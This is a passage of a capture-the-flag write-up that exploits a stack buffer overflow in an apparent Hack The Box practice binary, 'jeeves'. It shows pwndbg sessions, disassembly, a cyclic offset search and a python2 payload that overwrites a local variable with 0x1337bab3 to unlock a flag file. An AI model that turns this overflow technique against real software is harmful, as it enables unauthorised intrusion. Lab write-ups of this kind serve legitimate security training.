00:0000│ r10 rsp 0x7fffffffdf50 ◂— 'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
01:0008│         0x7fffffffdf58 ◂— 'caaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
02:0010│         0x7fffffffdf60 ◂— 'eaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
03:0018│         0x7fffffffdf68 ◂— 'gaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
04:0020│         0x7fffffffdf70 ◂— 'iaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
05:0028│         0x7fffffffdf78 ◂— 'kaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
06:0030│         0x7fffffffdf80 ◂— 'maaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
07:0038│         0x7fffffffdf88 ◂— 'oaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa'
─────────────────────────────────────────────[ BACKTRACE ]───────────────────────────────────────────────
 ► f 0   0x555555555236 main+77
   f 1 0x6161617461616173
   f 2 0x6161617661616175
   f 3 0x6161617861616177
   f 4   0x550061616179
   f 5   0x7ffff7e127cf init_cacheinfo+287
   f 6            0x0
```

it stops at the comparaison, we want to see what is in $rbp-4 as string




```
pwndbg> x/s $rbp-4
0x7fffffffdf8c: "paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
pwndbg> cyclic -l paaa
60
```

so if we write 60 bytes , the following 4 bytes will be placed on the $rbp-4 and that bytes which are going to be compared to this 0x1337bab3 value.




```
┌──(root💀kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# python2 -c 'print "A"*60 + "\xb3\xba\x37\x13"'
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7
```




```
┌──(root💀kali)-[/Documents/htb/challenge/pwn/jeeves]
└─# python2 -c 'print "A"*60 + "\xb3\xba\x37\x13"' > payload
```

let's delete the break point




```
pwndbg> delete breakpoints
pwndbg> run < payload
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves < payload
Hello, good sir!
May I have your name? Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you have a good day!
Pleased to make your acquaintance. Here's a small gift: flag{just_test}

[Inferior 1 (process 16354) exited normally]
```


let's take look now on $rpb-4




```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00005555555551e9 <+0>:     endbr64
   0x00005555555551ed <+4>:     push   rbp
   0x00005555555551ee <+5>:     mov    rbp,rsp
   0x00005555555551f1 <+8>:     sub    rsp,0x40
   0x00005555555551f5 <+12>:    mov    DWORD PTR [rbp-0x4],0xdeadc0d3
   0x00005555555551fc <+19>:    lea    rdi,[rip+0xe05]        # 0x555555556008
   0x0000555555555203 <+26>:    mov    eax,0x0
   0x0000555555555208 <+31>:    call   0x5555555550a0 <printf@plt>
   0x000055555555520d <+36>:    lea    rax,[rbp-0x40]
   0x0000555555555211 <+40>:    mov    rdi,rax
   0x0000555555555214 <+43>:    mov    eax,0x0
   0x0000555555555219 <+48>:    call   0x5555555550d0 <gets@plt>
   0x000055555555521e <+53>:    lea    rax,[rbp-0x40]
   0x0000555555555222 <+57>:    mov    rsi,rax
   0x0000555555555225 <+60>:    lea    rdi,[rip+0xe04]        # 0x555555556030
   0x000055555555522c <+67>:    mov    eax,0x0
   0x0000555555555231 <+72>:    call   0x5555555550a0 <printf@plt>
   0x0000555555555236 <+77>:    cmp    DWORD PTR [rbp-0x4],0x1337bab3
   0x000055555555523d <+84>:    jne    0x5555555552a8 <main+191>
   0x000055555555523f <+86>:    mov    edi,0x100
   0x0000555555555244 <+91>:    call   0x5555555550e0 <malloc@plt>
   0x0000555555555249 <+96>:    mov    QWORD PTR [rbp-0x10],rax
   0x000055555555524d <+100>:   mov    esi,0x0
   0x0000555555555252 <+105>:   lea    rdi,[rip+0xdfc]        # 0x555555556055
   0x0000555555555259 <+112>:   mov    eax,0x0
   0x000055555555525e <+117>:   call   0x5555555550f0 <open@plt>
   0x0000555555555263 <+122>:   mov    DWORD PTR [rbp-0x14],eax
   0x0000555555555266 <+125>:   mov    rcx,QWORD PTR [rbp-0x10]
   0x000055555555526a <+129>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555526d <+132>:   mov    edx,0x100
   0x0000555555555272 <+137>:   mov    rsi,rcx
   0x0000555555555275 <+140>:   mov    edi,eax
   0x0000555555555277 <+142>:   mov    eax,0x0
   0x000055555555527c <+147>:   call   0x5555555550c0 <read@plt>
   0x0000555555555281 <+152>:   mov    rax,QWORD PTR [rbp-0x10]
   0x0000555555555285 <+156>:   mov    rsi,rax
   0x0000555555555288 <+159>:   lea    rdi,[rip+0xdd1]        # 0x555555556060
   0x000055555555528f <+166>:   mov    eax,0x0
   0x0000555555555294 <+171>:   call   0x5555555550a0 <printf@plt>
   0x0000555555555299 <+176>:   mov    eax,DWORD PTR [rbp-0x14]
   0x000055555555529c <+179>:   mov    edi,eax
   0x000055555555529e <+181>:   mov    eax,0x0
   0x00005555555552a3 <+186>:   call   0x5555555550b0 <close@plt>
   0x00005555555552a8 <+191>:   mov    eax,0x0
   0x00005555555552ad <+196>:   leave
   0x00005555555552ae <+197>:   ret
End of assembler dump.
```



```
pwndbg> b *0x0000555555555236
Breakpoint 2 at 0x555555555236
pwndbg> run < payload
Starting program: /Documents/htb/challenge/pwn/jeeves/jeeves < payload
Hello, good sir!
May I have your name? Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��7, hope you have a good day!

Breakpoint 2, 0x0000555555555236 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────[ REGISTERS ]──────────────────
 RAX  0x62
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ← 0x0
 RSI  0x5555555592a0 ← 0x616820492079614d ('May I ha')
 R8   0xffffffff
 R9   0x62
 R10  0x7fffffffdf50 ← 0x4141414141414141 ('AAAAAAAA')
 R11  0x246
 R12  0x555555555100 (_start) ← endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdf90 → 0x555555555200 (main+23) ← 0xb800000e
 RSP  0x7fffffffdf50 ← 0x4141414141414141 ('AAAAAAAA')
 RIP  0x555555555236 (main+77) ← cmp    dword ptr [rbp - 4], 0x1337bab3
──────────────────────────────────────────────────────────────────[ DISASM ]────────────────────
 ► 0x555555555236 <main+77>     cmp    dword ptr [rbp - 4], 0x1337bab3
   0x55555555523d <main+84>     jne    main+191 <main+191>

   0x55555555523f <main+86>     mov    edi, 0x100
   0x555555555244 <main+91>     call   malloc@plt <malloc@plt>

   0x555555555249 <main+96>     mov    qword ptr [rbp - 0x10], rax
   0x55555555524d <main+100>    mov    esi, 0
   0x555555555252 <main+105>    lea    rdi, [rip + 0xdfc]
   0x555555555259 <main+112>    mov    eax, 0
   0x55555555525e <main+117>    call   open@plt <open@plt>

   0x555555555263 <main+122>    mov    dword ptr [rbp - 0x14], eax
   0x555555555266 <main+125>    mov    rcx, qword ptr [rbp - 0x10]
───────────────────────────────────────────────────────────────────[ STACK ]────────────────────
00:0000│ r10 rsp 0x7fffffffdf50 ← 0x4141414141414141 ('AAAAAAAA')
... ↓            6 skipped
07:0038│         0x7fffffffdf88 ← 0x1337bab341414141
─────────────────────────────────────────────────────────────────[ BACKTRACE ]──────────────────
 ► f 0    0x555555555236 main+77
   f 1    0x7ffff7e12d0a __libc_start_main+234
────────────────────────────────────────────────────────────────────────────────────────────────
```




```
pwndbg> x/8x $rbp-4
0x7fffffffdf8c: 0xb3    0xba    0x37    0x13    0x00    0x52    0x55    0x55
```




```
pwndbg> x/4x $rbp-4
0x7fffffffdf8c: 0xb3    0xba    0x37    0x13
```

if we hit next it will jump to malloc , and open the flag




```
pwndbg> next
0x000055555555523f in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────[ REGISTERS ]──────
 RAX  0x62
 RBX  0x0
 RCX  0x0
 RDX  0x0
 RDI  0x7ffff7fad670 (_IO_stdfile_1_lock) ◂— 0x0
 RSI  0x5555555592a0 ◂— 0x616820492079614d ('May I ha')
 R8   0xffffffff
 R9   0x62
 R10  0x7fffffffdf50 ◂— 0x4141414141414141 ('AAAAAAAA')
 R11  0x246
 R12  0x555555555100 (_start) ◂— endbr64
 R13  0x0
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdf90 —▸ 0x555555555200 (main+23) ◂— 0xb800000e
 RSP  0x7fffffffdf50 ◂— 0x4141414141414141 ('AAAAAAAA')
*RIP  0x55555555523f (main+86) ◂— mov    edi, 0x100
───────────────────────────────────────────────────────[ DISASM ]──────
   0x555555555236 <main+77>     cmp    dword ptr [rbp - 4], 0x1337bab3
   0x55555555523d <main+84>     jne    main+191 <main+191>

 ► 0x55555555523f <main+86>     mov    edi, 0x100
   0x555555555244 <main+91>     call   malloc@plt <malloc@plt>

   0x555555555249 <main+96>     mov    qword ptr [rbp - 0x10], rax
   0x55555555524d <main+100>    mov    esi, 0
   0x555555555252 <main+105>    lea    rdi, [rip + 0xdfc]
   0x555555555259 <main+112>    mov    eax, 0
   0x55555555525e <main+117>    call   open@plt <open@plt>

   0x555555555263 <main+122>    mov    dword ptr [rbp - 0x14], eax
   0x555555555266 <main+125>    mov    rcx, qword ptr [rbp - 0x10]
────────────────────────────────────────────────────────[ STACK ]──────
00:0000│ r10 rsp 0x7fffffffdf50 ◂— 0x4141414141414141 ('AAAAAAAA')
... ↓            6 skipped
07:0038│         0x7fffffffdf88 ◂— 0x1337bab341414141
──────────────────────────────────────────────────────[ BACKTRACE ]──────
 ► f 0   0x55555555523f main+86
   f 1   0x7ffff7e12d0a __libc_start_main+234
```

